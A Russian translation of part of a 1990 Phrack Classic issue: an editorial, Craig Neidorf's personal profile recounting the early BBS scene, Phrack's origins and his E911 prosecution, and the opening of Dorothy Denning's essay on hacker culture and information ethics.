Phrack RU issue 032

Русская версия Phrack, выпуск 032. Полный текст статей с кодом и таблицами.

Темы выпуска: Unix/Linux, BSD, Windows NT и администрирование систем; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; социальная инженерия, carding, физический доступ и практические схемы; справочники, индексы, аббревиатуры и архивные материалы.

Материалы выпуска: Содержание:; Phrack Classic Spotlight: Knight Lightning; О хакерах, взламывающих компьютерные системы; Искусство расследования; С UNIX: «Гадости» — Часть I; Исследование банкоматных карт; 13-я Ежегодная Национальная Конференция по Компьютерной Безопасности; Обзор; RSTS/E: Справочник команд; SunDevil II: Охота на ведьм продолжается; С ПРОВОДОВ; Звоним в Нью-Йорк....

Содержание:

Автор: Crimson Death

---

17 ноября 1990 года

За прошедший год мы стали свидетелями МНОЖЕСТВА перемен в сообществе фрикеров и хакеров. Мы ощутили жар операции «Sun Devil», наблюдали, как наших друзей превращали в публичных козлов отпущения «мира хакеров», и с негодованием смотрели, как адвокаты пытались раздавить нас и затушить, точно старый окурок. Почти каждый день я слышу о ком-то, кого только что «накрыли» по той или иной причине. Это заставляет меня остановиться и задуматься. Если люди идут в тюрьму за хакерство и хакеры знают об этом — почему они не останавливаются? Ahhh… неразгаданная тайна. Может, позвонить в Time Life Books? Нет, пожалуй, не стоит.

Как бы то ни было, я рад объявить о новой эре в электронных изданиях. Новый век для новой эпохи. Дамы и господа (фанфары!), встречайте — Phrack Classic. Phrack Classic продолжает там, где остановился Phrack. Те из вас, кто читал Phrack, возможно, помнят меня как одного из редакторов. Что ж, теперь я веду Phrack Classic — стараюсь выпускать информационный бюллетень, который действительно отражает то, каков мир фрикеров и хакеров здесь, в 1990-х.

Люди спрашивают меня, зачем я пишу хакерский журнал, и смотрят на мою затею свысока. Я считаю, что Phrack Classic написан для хакеров — да, но я также считаю, что хакер — это тот, кто «наслаждается раздвиганием границ, обходом ограничений, поиском знаний, изобретением решений и приключениями в неизведанных областях». Так ли уж плохо издавать информационный бюллетень для свободного обмена информацией? Нет, не думаю.

Любой желающий может прислать статью для Phrack Classic, и я всех к этому призываю. Надеюсь, этот выпуск вам понравится, и с нетерпением жду возможности принести вам ещё немало номеров в не столь отдалённом будущем. Берегите себя и оставайтесь свободными. Увидимся на Ho Ho Con!

                                                Crimson Death
                                                Редактор Phrack Classic

(Цитата взята из брошюры конференции Hackers 6.0)

По вопросам, для отправки статей или просто чтобы поздороваться пишите Crimson Death и Doc Holiday по адресу:

```
pc@well.uucp
```

---

6. Карты банкоматов — Jester Sluggo
7. Поездка в NCSC — Knight Lightning
8. Внутри файла SYSUAF.DAT — Pain Hertz
9. RSTS — Crimson Death
10–12. Knight Line I / части 1–3 — Doc Holiday

Phrack Classic Spotlight: Knight Lightning

Автор: Craig Neidorf (Knight Lightning)

Личные данные

```
Android Pope       - Интересно, как идёт семейная жизнь.
Aristotle          - Бодрячок! Бывший редактор New TAP.
Bad Subscript      - Правая рука Control C и виртуоз диско-танцев
                     в Camaro на бешеной скорости.
Bill from RNOC     - Как там счета за телефон? Высокие? Ещё бы!
                     Его также называют «самым опасным человеком в Нью-Йорке».
Beer Wolf          - Бывший сисоп (Metal Shop) Brewery.
Blue Buccaneer     - След потерян.
Cat Man            - Как насчёт Hawaiian Punch?
Cheap Shades       - Теперь выпускник CS Университета Миссури-Ролла.
                     Бывший сисоп Metal Shop AE и QuickShop.
Control C          - У человека сейчас серьёзные проблемы. Надеюсь,
                     видеокассеты найдутся и всё наладится!
Crimson Death      - Тот, что из NPA 618. Имя совсем не оригинальное,
                     но сам — один такой.
Cryptic Fist       - Не жарковато в кожаной куртке при 32°C?
Cutthroat          - В каком McDonalds работаешь?
Dan The Operator   - Информатор Джона Максфилда (SummerCon '87).
Data Line          - Теперь государственный агент, хотя едва ли охотник
                     за хакерами.
David Lightman     - Сисоп The Dark Tower в NPA 314.
The Dictator       - Не-столь-тайный агент Гейл Тэкери, помощника
                     генерального прокурора Аризоны, стоявшей за
                     Operation Sun-Devil. В прошлой жизни Дейл придумал
                     Candid Camera. Каким сюрпризом это оказалось летом.
Disk Jockey        - Считал его отличным парнем, пока он не начал
                     поливать меня грязью на Lunitic Labs в период
                     моего уголовного преследования.
Doc Holiday (901)  - Оригинал!
Dr. Cypher         - Знающий человек, остаётся на месте.
Dr. Forbin         - Последний раз видел на SummerCon '89.
Dr. Ripco          - Ещё не встречались, но через пару недель должны.
Doom Prophet       - Друг, который, кажется, растворился.
Epsilon            - Наверное, потерял мой номер.
Emmanuel Goldstein - Известен также как Eric Corley — редактор журнала 2600.
Erik Bloodaxe      - Тёмная лошадка... абсолютно непредсказуем... хакает
                     на инстинктах. Всё ещё активен, но лучше бы ему не
                     держать водяной пистолет у кровати.
Forest Ranger      - Человек, который в своё время ввёл меня в элиту
                     хакеров. Бывший редактор TeleComputist Newsletter.
Gary Seven         - Почти не помню. Встречал с Lex'ом во Флориде.
Hatchet Molly      - Вы знаете его как Гордона Мейера из Computer
                     Underground Digest. Использовал хакерский псевдоним
                     для своей знаменитой диссертации.
Jester Sluggo      - Загадочная личность, легенда туалета Zantigo
                     и водитель выше среднего (в пьяном виде).
Kleptic Wizard     - Он был BJ или Медведем?
Lex Luthor         - Некогда великая легенда LOD, ныне тайный сотрудник
                     безопасности BellSouth (по крайней мере, пока не
                     услышу иного).
The Leftist        - Интересно, что он собирался сказать обо мне на суде.
                     В день, когда обвинения с меня сняли, кивнул мне.
                     Прокуратура сообщила, что он собирался заявить: всему,
                     что знает о хакинге, научился из Phrack.
Loki               - След потерян.
Lucifer 666        - Свет, камера, мотор!
The Mad Hacker     - Сисоп The Private Connection в NPA 219.
```

```
Mad Hatter          - До сих пор не знаю, что о нём думать. Интересно,
                      он всё ещё считает поваренную соль и соду кокаином?
The Mentor          - Автор GURPS CyberPunk, бывший сисоп BBS
                      The Phoenix Project.
The Noid            - Достаточно важная персона, раз Southwestern Bell
                      расспрашивала меня о нём — значит, достоин
                      упоминания здесь.
Par                 - Ганс.
Phantom Phreaker    - Друг.
Phil Phree          - Немного рассеянный тип, правая рука The Ur-vile.
Phrozen Ghost       - След потерян.
Predat0r            - Анархичный редактор New TAP.
The Prophet         - По-настоящему не «встречались», но я видел и слышал
                      его... как свидетеля обвинения на моём процессе.
                      Обиды не держу: его показания помогли меня оправдать.
Rabbit              - Франц.
The Renegade        - Считает себя частью Иллюминатов.
Reverend Enge       - Не такой уж религиозный.
Sir Francis Drake   - Отличный парень со странными вкусами в ювелирке.
                      Редактор почившего WORM. Пригнись!
Sir William         - Так и не услышал полную историю его проблем
                      с IT-службой Мичиганского университета.
Surfer Bob          - След потерян; на SummerCon '88 загорал от души.
Synthetic Slug      - Волна, братан!
Taran King          - Мой лучший друг вот уже более 11 лет.
TWCB Inc.           - Два брата, пытавшихся возродить TAP, — безуспешно.
Tuc                 - Эй! Он — TUC!
The Ur-Vile         - Не знаю, что о нём думать. Ему нужен нормальный ник.
```

Несколько лет я был фанатиком видеоигр — и аркадных, и домашних. Именно игра Adventure для Atari 2600 привела меня в мир компьютеров и хакинга. Как многие знают, в этой игре был спрятан секрет — «магическая» точка. В инструкции о ней не было ни слова, но если найти её и принести в нужное место, можно было попасть в комнату, которая официально не существовала. В ней мигало золото-чёрное сообщение: «Created by Warren Robinet». С того момента я начал экспериментировать с каждым картриджем Atari. Я ковырял контакты, компоненты системы, пробовал безумные тактики в играх — просто чтобы посмотреть, что произойдёт. За то время нашёл ещё несколько тайных посланий и изобрёл новые способы прохождения. Atari охотно поиграла на этой идее, создав серию из четырёх игр Swordquest, но удовольствие из этого выветрилось, потому что ты уже знал: где-то что-то спрятано. Потом я перешёл на ColecoVision, но скоро и это наскучило. Занятно наблюдать нынешний всплеск домашних видеоигр от Nintendo, NEC и Sega — интересно, не зациклится ли история.

С миром компьютеров меня познакомил друг, у которого был Commodore 64. Он показал мне, что такое BBS, и провёл экскурсию по ARPAnet. Позже в том же году мой старинный лучший друг, известный большинству из вас как Taran King, получил в пользование папин IBM PC. Вместе мы исследовали разные BBS в районе Сент-Луиса, всегда в поисках новых мест.

В августе 1983 года родители подарили мне на день рождения Apple IIc. Совсем голый: без монитора (вместо него — чёрно-белый телевизор), без второго дисковода, без принтера, без джойстика и без модема. Всё это предстояло заработать самому. Так что вместо удалённых систем меня занял Basic и сообщество людей, считавших себя пиратами программного обеспечения. Эти ребята умудрялись доставать программы ещё до того, как компании начинали их продавать. Я же был доволен, играя в Ultima III и Wizardry и взламывая игры через изменение характеристик персонажей. Это позволяло переводить героев в недоступные иначе места. Позже я научился переделывать саму игру, создавая бесконечный мир новых возможностей для ума.

Наконец в марте 1984 года родители купили мне модем. Жалкий кусок пластика от Volksmodem — 300 бод, на батарейках, — но он работал. И вот Knight Lightning был готов выйти на провода. К тому времени я уже многое знал о BBS-сообществе благодаря Taran King. Тем не менее было странно,

как быстро я стал со-сисопом прародителя Metal Shop — BBS под названием The Dark Tower. TDT держал «хакер» с совершенно неоригинальным ником David Lightman. Не успел я оглянуться, как уже управлял его системой удалённо: полный контроль над подтверждением пользователей и обслуживанием BBS. Система упала примерно через шесть месяцев, но успела привлечь несколько иногородних пользователей — здесь и началась моя известность. Почти смешно: уже тогда Taran King, Forest Ranger и я прослыли главными хакерами/фрикерами Сент-Луиса. До сих пор не понимаю, почему.

К июлю 1985 года большинство хакерских BBS в Сент-Луисе исчезли, зато программа The Dark Tower ожила: Taran King создал Metal Shop: The Dark Tower Phase II. Имя взял из популярной дневной рок-программы (KSHE FM radio) о хэви-метале. Мы объездили системы по всей стране и умело рекламировали MS. В какой-то момент у нас было более 500 зарегистрированных пользователей; ради безопасности мы перешли на общий пароль и в итоге в январе 1986-го переименовали доску в Metal Shop Private, отрезав 4/5 пользователей.

В конце весны — начале лета 1985 года мы с Taran King создали 2600 Club. Это было просто групповое название, чтобы присоединить к нику, — все так делали. Но уже через несколько месяцев стало ясно, насколько хакерские группировки по большому счёту бессмысленны. Зато у 2600 Club было одно великое наследие: он дал жизнь Phrack. Если вернуться к истокам, первый выпуск Phrack вышел под маркой 2600 Club. Идею подал Forest Ranger. Taran King предоставил площадку и стал редактором, а я придумал название.

Когда я звонил на BBS вроде Twilight Zone (сисоп — The Marauder), я захватывал переписку и сохранял в текстовых файлах. Сообщения с хакерской подборки шли в файл HACKMESS (hack messages), с фрикерской — PHREAKMESS, а когда обе темы соседствовали в одном разделе, я просто слил оба слова и получил PHRACKMESS. Поскольку в newsletter должно было быть и то и другое (плюс кое-что ещё), название Phrack казалось подходящим. Откуда «Inc.»? Из другой серии DC Comics — Infinity Inc. Сейчас звучит нелепо, ведь мы никогда не собирались регистрировать корпорацию. Первый номер Phrack вышел 17 ноября 1985 года.

Со второго номера я начал постоянную рубрику Phrack World News. Я следил за каждой историей — это было весело. Первый выпуск вышел неказистым, но со временем выяснилось, что PWN — самый популярный раздел Phrack. Главное в PWN было то, что для хакерского newsletter это оригинальная концепция: многие пытались писать «инструкции», но никто ещё не брался за новости. Кого поймали? Что они сделали? Как мне не попасться? Многие истории были преувеличены, а в случае Oryan QUEST — вовсе выдуманы (самим же QUEST'ом).

Помимо PWN, я писал о видеоконференциях, о YATC (Private Branch eXchanges) и ещё о разном. До Phrack я выпускал огромный глоссарий телекоммуникационных терминов и файлы о разделении AT&T и его последствиях. Мы с Taran King также написали шуточный файл о «Настоящих Фрикерах»; его продолжение появилось в пародийном выпуске Phrack №13 от 1 апреля 1987 года.

За годы я встречал многих, кто называл себя хакерами и/или фрикерами:

Наверное, несколько имён забыл. Главными источниками компьютерных знаний стали для меня Bill From RNOC, Phantom Phreaker, Forest Ranger и авторы великого множества файлов Phrack и других технических изданий.

В целом я воспринимаю компьютеры как коммуникационную среду XXI века, поэтому посвятил немало времени освоению их возможностей. Я не выступаю за незаконное проникновение в компьютерные системы, однако убеждён, что определённые виды информации должны быть равно доступны всем — а не только богатым и влиятельным.

Благодаря работе в Интернете у меня был законный доступ к системам IBM VM/CMS, Unix и VAX/VMS. По большей части меня устраивает мой аккаунт VM/CMS, хотя я готов принимать приглашения от системных администраторов.

Вместе с Forest Ranger и Taran King я организовал и посетил SummerCon '87, SummerCon '88 и SummerCon '89. На SummerCon '90 не попал — в то время был в Чикаго. Помогал организовывать и посетил PartyCon '87, а совсем недавно выступил на 13-й ежегодной Национальной конференции по компьютерной безопасности в Вашингтоне.

Я участвовал в TeleComputist Newsletter, что случайно привело к моему первому медиавыступлению (Detroit Free Press), а ещё раньше помогал TWCB Inc. создавать новый TAP. Узнав, что они просто занимаются мошенничеством, — разоблачил их. Пять лет я отдавал себя Phrack абсолютно безвозмездно — вся награда: знания и опыт.

Интересы

Ракетбол (студенческая команда в старших классах, полка трофеев), телекоммуникации, компьютеры, музыка (классический рок и поп — никакого рэпа!), студенческое братство (по крайней мере, пока попечители не отстранили меня из-за уголовного обвинения), женщины (умные и сексуальные предпочтительнее просто красивых), езда с варп-скоростью по шоссе.

Любимое

```
Женщины: Есть что предложить, но не хвастаюсь.
   Авто: Ford Mustang, Eagle Talon, Nissan 300 ZX, Porsche *911* Carrera!
   Еда:  Без карри — американская, итальянская, мексиканская, китайская!
 Музыка: Genesis, Rush, Yes, Chicago, Eagles, Def Leppard, The Police, Styx...
 Досуг:  Сон, тренировки, ракетбол, письмо, работа за компьютером.
Алкоголь: Bacardi, Smirnoff, Jack Daniels, Pat O'Briens, Hard Rock Cafe.
```

Самые запоминающиеся моменты

Все SummerCon'ы; помощник прокурора США, солгавший мне в лицо: «У вас нет проблем» — через пять дней после того, как он добился от большого жюри решения об обвинении; футбол с Sluggo на парковке Zantigo; поездка в Чикаго на PartyCon '87; время в федеральном следственном изоляторе Сент-Луиса после добровольной явки к федеральным маршалам (инцидент с E911); Taran King и Cheap Shades, отделавшиеся только арестом после того, как их застали за рысканием в мусорных контейнерах; летние телеконференции Alliance с PhoneLine Phantoms; первый раз, когда я услышал Frank & The Funny Phone Call; наблюдение за тем, как Control C пристаёт к какой-то девушке в аэропорту, а потом Erik Bloodaxe влюбляется в неё с первого взгляда.

Люди, которых стоит упомянуть

```
Sheldon Zenner      - Лучший из ныне практикующих адвокатов. Он перевернул
                      всё вверх дном и спас моё будущее от сбившейся с пути
                      правовой системы. Спасибо также Kliebard, Dunlop,
                      Berkowitz и Kaufman.

John Perry Barlow   - Автор текстов Grateful Dead и блестящий писатель;
                      активно помогал привлечь внимание к моему делу и стал
                      одним из основателей Electronic Frontier Foundation.

Dr. Dorothy Denning - Помогла с защитой, пригласила на 13-ю ежегодную
```

```
                        Национальную конференцию по компьютерной безопасности
                        и стала добрым другом.

  Peter Denning       - Старший редактор Communications of the ACM
                        и сам по себе интересный человек.

  Scott Ellentuch     - Упоминавшийся как Tuc — президент Telecom Computer
                        Security Group и близкий друг. Tuc помог защите, найдя
                        публичный каталог Bellcore и документы по E911 внутри.
                        Спасибо, Tuc!

  Terry Gross         - Адвокат Rabinowitz & Boundin (Нью-Йорк), нанятый EFF
                        для работы над ходатайствами по Первой поправке.

  Mike Godwin         - Пока мало знаком, но активно высказывался в Computer
                        Underground Digest в период моего преследования; теперь
                        — штатный юрист EFF.

  Katie Hafner        - Автор готовящейся книги о Pengo, Kevin Mitnick и Robert
                        Morris Jr. Познакомились на NCSConference.

  Steve Jackson       - Основатель Steve Jackson Games. Лично ещё не встречались,
                        но, возможно, пересечёмся в ближайшем будущем.

  Mitch Kapor         - Гуру индустрии, создатель Lotus 1-2-3, один из
                        основателей EFF, оказавшей юридическую помощь
                        в моём деле. Надеюсь вскоре встретиться лично.

  Gordon Meyer        - Огромная помощь Phrack и верный друг на протяжении
                        всего судебного процесса.

  John Nagle          - Изобретатель, оказавший техническую помощь команде
                        защиты и нашедший важные публичные документы.

  Marc Rotenberg      - Директор Computer Professionals For Social
                        Responsibility в Вашингтоне. CPSR лоббирует реформу
                        Закона о компьютерном мошенничестве и злоупотреблениях.
                        Надеюсь сотрудничать с ним в будущем.

  Jim Thomas          - Создатель и редактор Computer Underground Digest;
                        вынес детали и доказательства моего процесса на суд
                        общественности, что помогло заручиться поддержкой.

  Steve Wozniak       - Никогда не связывались, но раз он причастен к EFF —
                        решил упомянуть. Кстати, я готов обновить железо,
                        если у кого-то завалялся Macintosh.
```

```
  David Lightman   - Тот, что из NPA 214. См. Oryan QUEST.
  Magic Hasan      - Когда я связался с ним в этом семестре — впал в панику,
                     будто решил, что у меня чума.
  Olorin The White - Никак не мог понять, что я не хочу вступать в его группу.
  Oryan QUEST      - Хакер, выдумывавший новости для PWN ради репутации.
                     Полная сила в ответ!
  Sally Ride       - Известна также как Space Cadet; в соавторстве написала
                     один из интереснейших материалов PWN.
```

Частные шутки

Их слишком много, чтобы перечислять, и большинство уже описал Taran King в Phrack Prophile из двадцатого выпуска. Мои личные шутки останутся личными — для тех, кто в теме, — или по крайней мере до того момента, как я напишу об этом книгу.

Phrack — часть моей жизни, которая теперь закончилась. Надеюсь, что Phrack Classic, похоже, представляющий собой Phrack второго поколения, извлечёт уроки из опыта предшественника и не будет публиковать материалы, пропагандирующие незаконное проникновение в компьютерные системы. С другой стороны, надеюсь, что они продолжат выносить на свет интересную информацию и новости в каждом номере.

Для протокола: я не редактор Phrack Classic. Я даже не в их составе. Прошу никого не присылать мне материалы для этого издания — они не будут переадресованы. Я не несу ответственности за действия Phrack Classic, но верю, что они останутся на пути честности и порядочности.

Ещё несколько слов по другим вопросам. Моё дело и уголовное преследование не имели никакого отношения к Operation Sun-Devil — за исключением, возможно, тайной видеосъёмки, которую Секретная служба США устроила в Ramada Inn-Westport (Maryland Heights, Миссури) 22–24 июля 1988 года (то есть во время SummerCon '88). Operation Sun-Devil была направлена против злоупотребителей кредитными и звонковыми картами, а НЕ против хакеров. Да, некоторые хакеры злоупотребляют этим, но сам по себе факт злоупотребления не делает человека хакером — и давно пора, чтобы журналисты, агенты и прокуроры начали понимать разницу.

Я считаю, что злоупотребление «картами» — проявление большой незрелости и должно жёстко наказываться. Я сам стал жертвой мошенничества с кредитными картами и могу сказать: открыть счёт и увидеть там расходы на QVC Home Shopping Network совсем не приятно. Молодым читателям, может, потребуется несколько лет, чтобы это понять — когда у них самих появятся карты и счета.

В моей истории ещё ОЧЕНЬ МНОГО всего — особенно касающегося последних десяти выпусков Phrack, Интернета и инцидента с E911, — но сейчас не время и не место для этого. Когда-нибудь я надеюсь собрать все свои приключения в компьютерном подполье и издать настоящую книгу.

И наконец: хакеры — это *НЕ* преступники! Цитируя брошюру этогодней Hackers Conference в Саратоге (Калифорния): хакер — «тот, кто наслаждается расширением границ, обходом ограничений, открытием знаний, изобретением решений и путешествием по неизведанным территориям».

:Craig Neidorf

...А теперь — традиционный вопрос, задаваемый всем интервьюируемым.

Из всех фрикеров, с которыми вы встречались, считаете ли вы большинство из них компьютерными «задротами»?

> *«Большинство хакеров и телефонных фрикеров, которых я знал, я бы не назвал "задротами". Однако за годы мне попадались люди, чья жизненная цель — добыть каждую программу на свете, и вот среди них, думаю, немалый процент "гиков".»*

— Спасибо за уделённое время, Крейг. «Не за что.»

Crimson Death

О хакерах, взламывающих компьютерные системы

Автор: Dorothy E. Denning
Digital Equipment Corp., Systems Research Center
130 Lytton Ave., Palo Alto, CA 94301
415-853-2252, denning@src.dec.com

Аннотация

Размытая группа людей, которых нередко называют «хакерами», заклеймена как безнравственная, безответственная и представляющая серьёзную угрозу обществу — в связи с действиями, связанными со взломом компьютерных систем. В данной работе предпринята попытка составить портрет хакеров, их интересов и дискурса, в котором происходит хакерство. Первоначальные выводы автора свидетельствуют о том, что хакеры — это учащиеся и исследователи, стремящиеся помогать, а не причинять вред, и зачастую придерживающиеся весьма высоких стандартов поведения. Выводы также показывают, что дискурс вокруг хакерства относится как минимум к серым зонам между более крупными конфликтами, переживаемыми на всех уровнях общества и бизнеса в информационную эпоху, когда многие не обладают компьютерной грамотностью. Эти конфликты разворачиваются между представлением о том, что информация не может быть чьей-то собственностью, и представлением о том, что может; между правоохранительными органами и Первой и Четвёртой поправками к Конституции. Хакеры поставили серьёзные вопросы о ценностях и практиках информационного общества. На основании своих выводов автор рекомендует тесно сотрудничать с хакерами и предлагает ряд конкретных мер.

1. Введение

Мир пронизан множеством различных сетей, обеспечивающих жизненно важные услуги и предметы первой необходимости — электроэнергию, воду, топливо, продовольствие, товары, — и этот перечень можно продолжать. Все эти сети общедоступны и, следовательно, уязвимы для атак, и тем не менее нападения или перебои в их работе практически не происходят.

Мир компьютерных сетей кажется аномалией на этом фоне. Сообщения об атаках, взломах, перебоях, краже информации, изменении файлов и тому подобном регулярно появляются в газетах. Размытая группа, именуемая «хакерами», нередко оказывается мишенью для презрения и обвинений в подобных действиях. Почему компьютерные сети чем-то отличаются от других уязвимых публичных сетей? Это следствие болезней роста молодой отрасли? Или же отражение более глубоких противоречий нашего нарождающегося информационного общества?

Простых и немедленных ответов на эти вопросы нет. Тем не менее для нашего будущего в сетевом, информационно зависимом мире важно разобраться в них. Они представляют для меня глубокий интерес. Данная работа — мой отчёт о том, что я обнаружила на ранних этапах исследования, которое обещает быть продолжительным. На этих ранних этапах я сосредоточила внимание на самих хакерах. Кто они? Что говорят? Что их мотивирует? Каковы их ценности? Что они могут сказать о государственной политике в отношении информации и компьютеров? Что — о компьютерной безопасности?

На основе подобного портрета я рассчитываю восстановить картину дискурсов, в которых происходит хакерство. Под дискурсом я понимаю невидимый фон допущений, выходящих за рамки отдельных личностей и управляющих нашими способами мышления, речи и действия. Мои

первоначальные выводы приводят меня к заключению, что этот дискурс относится как минимум к серым зонам между более крупными конфликтами, переживаемыми на всех уровнях общества и бизнеса: конфликтом между представлением о том, что информация не может быть собственностью, и представлением о том, что может, а также конфликтом между правоохранительными органами и Первой и Четвёртой поправками.

Но достаточно философии. Перейдём к делу!

2. Первые шаги

Поздней осенью 1989 года Фрэнк Дрейк (имя изменено), редактор ныне прекратившего существование киберпанк-журнала W.O.R.M., пригласил меня дать интервью для этого издания. Принимая приглашение, я надеялась, что мои слова удержат хакеров от взлома систем. Кроме того, мне было любопытно узнать о хакерской культуре. Это казалось хорошей возможностью познакомиться с ней.

Интервью проходило в электронном формате. Я быстро обнаружила, что вопросы Дрейка способны научить меня куда большему, чем я могла бы преподать сама. Например, он спросил: «Действительно ли обеспечение компьютерной безопасности крупных баз данных, собирающих информацию о нас, является настоящей услугой? Как вы балансируете между неприкосновенностью частной жизни человека и интересами корпораций?» Этот вопрос меня удивил. Ни в одном из прочитанных мною материалов о хакерах не было и намёка на то, что их может волновать приватность. Он также спросил: «Чему DES (стандарт шифрования данных) научил нас относительно роли правительства (в особенности АНБ) в криптографии?» И снова я была удивлена, обнаружив озабоченность ролью государства в компьютерной безопасности. Тогда я ещё не знала, что впоследствии обнаружу значительное пересечение между вопросами, которые обсуждают хакеры, и вопросами, волнующими других специалистов в области информационных технологий.

Я встретилась с Дрейком, чтобы обсудить его вопросы и взгляды. После встречи мы продолжили диалог в электронном формате — теперь уже я брала у него интервью. Это дало мне возможность глубже изучить его позицию. Оба интервью опубликованы в сборнике «Компьютеры под угрозой» под редакцией Питера Деннинга (DenningP90).

Диалог с Дрейком подстегнул мой интерес к хакерам. Я читала статьи и книги, написанные хакерами или о хакерах. Кроме того, я беседовала с девятью хакерами, имена которых не стану называть. Их возраст варьировался от 17 до 28 лет.

Слово «хакер» приобрело множество значений — от 1) «человека, которому нравится изучать подробности работы компьютерных систем и возможности их расширения» до 2) «злоумышленника или любопытного нарушителя, пытающегося раздобыть информацию методом проб, возможно с помощью обмана или незаконных средств» (Steele83). Хакеры, описанные в данной работе, являются одновременно учащимися и исследователями, порой совершающими незаконные действия. Однако все хакеры, с которыми я разговаривала, утверждали, что не занимаются и не одобряют злонамеренных действий, причиняющих ущерб системам или файлам. Таким образом, данная работа не о злоумышленниках-хакерах. Более того, проведённое мной исследование позволяет предположить, что злоумышленников среди хакеров крайне мало. Эта работа также не о профессиональных преступниках, например мошенничающих с бизнесом или использующих украденные кредитные карты. Облик многих описываемых мной хакеров ёмко передают слова одного из них: «Хакер — это тот, кто экспериментирует с системами... Хакерство — это игра с системами, заставляющая их делать то, для чего они никогда не предназначались. Взлом и бесплатные звонки — лишь малая его часть. Хакерство — это ещё и свобода слова, и свободный доступ к информации, возможность узнать всё что угодно. Есть в нём и сторона Давида против

Голиафа — аутсайдер против системы — и этика народного героя, пусть и незначительного».

Ричард Столлман, основатель Фонда свободного программного обеспечения, называющий себя хакером в первом из приведённых выше значений, рекомендует именовать хакеров, взламывающих системы безопасности, «крэкерами» (Stallman84). Хотя это описание, возможно, точнее, я буду использовать термин «хакер», поскольку именно так называют себя люди, о которых я пишу, и все они интересуются изучением компьютерных и коммуникационных систем. Вместе с тем существует немало людей, подобных Столлману, которые называют себя хакерами, но не занимаются незаконными или мошенническими практиками; данная работа и не о них.

В дальнейшем я изложу то, что узнала о хакерах от самих хакеров. Я организую обсуждение вокруг основных сфер интересов, которые мне удалось выявить. Для более подробного рассмотрения социальной культуры и сетей хакеров рекомендую диссертацию Мейера (Meyer89), а также работу Мейера и Томаса (MeyerThomas90) — интересную интерпретацию компьютерного андерграунда как постмодернистского отрицания традиционной культуры, подменяющего «рациональный технологический контроль над настоящим» «анархичным и игровым будущим».

Я не претендую на знание всех интересов хакеров и не заявляю о проведении научного исследования. Скорее, я надеюсь, что моё неформальное исследование побудит других глубже изучить эту область. Нам как специалистам в области компьютерной безопасности необходимо учитывать интересы хакеров при разработке политик, процедур, законов, регулирующих доступ к компьютерам и информации, а также образовательных программ. Хотя я говорю о хакерах, взламывающих системы безопасности, как о группе, их компетенции, действия и взгляды неодинаковы. Поэтому не менее важно, чтобы наши политики и программы учитывали индивидуальные различия.

Сосредотачиваясь на том, что хакеры говорят и делают, я ни на минуту не хочу отодвигать на второй план интересы владельцев и пользователей систем, в которые хакеры взламываются, интересы сотрудников правоохранительных органов или наши собственные интересы как специалистов по компьютерной безопасности. Но я действительно рекомендую тесно сотрудничать с хакерами наравне с этими другими группами, разрабатывая новые подходы и программы для решения проблем всех сторон. Как и радиолюбители-коротковолновики, хакеры существуют, и в наших интересах научиться общаться и работать с ними, а не против них.

Я предложу ряд мер, которые мы могли бы рассмотреть, и приглашаю других поразмышлять над ними и предложить собственные. Многие из этих предложений исходят от самих хакеров; другие почерпнуты из рекомендаций панели ACM по хакерству (Lee86) и от коллег.

Я сгруппировала интересы хакеров в пять категорий: доступ к компьютерам и информации в учебных целях; азарт, возбуждение и вызов; этика и предотвращение ущерба; публичный образ и отношение к хакерам; приватность и права по Первой и Четвёртой поправкам. Они обсуждаются в следующих пяти подразделах. Я стремилась представить свои выводы как некритические наблюдения. Читатель не должен делать вывод о том, что я одобряю или не одобряю действия хакеров.

3. Доступ к компьютерам и информации в учебных целях

Хотя книга Леви «Хакеры» (Levy84) посвящена не нынешним хакерам, взламывающим системы безопасности, она формулирует и интерпретирует «хакерскую этику», которую разделяют многие из них. Эта этика включает два ключевых принципа, сформулированных в ранние дни лаборатории ИИ в MIT: «Доступ к компьютерам — и ко всему, что способно научить тебя чему-либо о том, как устроен мир, — должен быть неограниченным и полным» и «Вся информация должна быть свободной». В контексте, в котором эти принципы были сформулированы, интересующими

компьютерами являлись исследовательские машины, а информацией — программное обеспечение и системные сведения.

Поскольку Столлман является ведущим защитником открытых систем и свободы информации, особенно программного обеспечения, я спросила его, что именно он под этим подразумевает. Он ответил: «Я считаю, что вся общеполезная информация должна быть свободной. Под "свободной" я имею в виду не цену, а свободу копировать информацию и адаптировать её под собственные нужды». Под «общеполезной» он не подразумевает, например, конфиденциальную личную информацию или данные кредитных карт. Далее он пишет: «Когда информация является общеполезной, её распространение обогащает человечество вне зависимости от того, кто распространяет и кто получает». Столлман активно выступал против авторского права на пользовательские интерфейсы, утверждая, что это не служит пользователям и не способствует эволюционному процессу (Stallman90).

Я спросила хакеров, должны ли все системы быть доступными и вся информация — свободной. Они ответили, что допустимо, если часть систем закрыта и часть информации — прежде всего конфиденциальные личные данные — недоступна. Они проводят разграничение между информацией о технологии безопасности (например, DES) и конфиденциальной информацией, защищённой этой технологией, утверждая, что доступной должна быть именно первая. По их словам, накопительство информации неэффективно и замедляет технологическую эволюцию. Они также считают, что больше систем должно быть открытыми, чтобы не расходовались впустую простаивающие ресурсы. Один хакер заметил, что высокая стоимость коммуникаций тормозит рост информационной экономики.

Эти взгляды на обмен информацией восходят, по меньшей мере, к XVII–XVIII векам. Самюэлсон (Samuelson89) отмечает, что «составители Конституции, получившие образование в духе просветительской традиции, разделяли присущую той эпохе веру в созидательную силу знания — как для общества, так и для отдельной личности». Она пишет, что нынешние законы об авторском праве, защищающие выражение информации, но не саму информацию, основаны на убеждении в том, что беспрепятственное и широкое распространение информации способствует технологическому прогрессу (аналогично патентным законам, защищающим устройства и процессы, но не информацию о них). Она приводит два недавних судебных решения, в которых суды нарушили исторически сложившуюся тенденцию и стали рассматривать информацию как объект собственности. Она ставит вопрос: не переросли ли мы с вступлением в информационную эпоху, где информация является главным источником богатства, просветительскую традицию и не начинаем ли относиться к информации как к собственности?

В обществе, где принято считать, что знание — сила, Дрейк выразил особую озабоченность тем, что видит как растущий информационный разрыв между богатыми и бедными. Он хотел бы, чтобы информация, не касающаяся личных данных граждан, стала общедоступной, пусть и сохраняя право собственности. Он склонен думать, что компании на самом деле нашли бы для себя выгоду в обмене информацией. Он указывал, как раскрытие IBM архитектуры PC позволило разработчикам создавать больше продуктов для этих компьютеров, а публикация Adobe своих шрифтов помогла им конкурировать со сделкой Apple — Microsoft. Он признаёт, что в нынешних политических реалиях сложно сделать всю информацию общедоступной, поскольку на допущении о сохранении определённой информации в тайне выстроены сложные структуры. Он приводит в пример оборонную политику, которая основана на секретности военной информации.

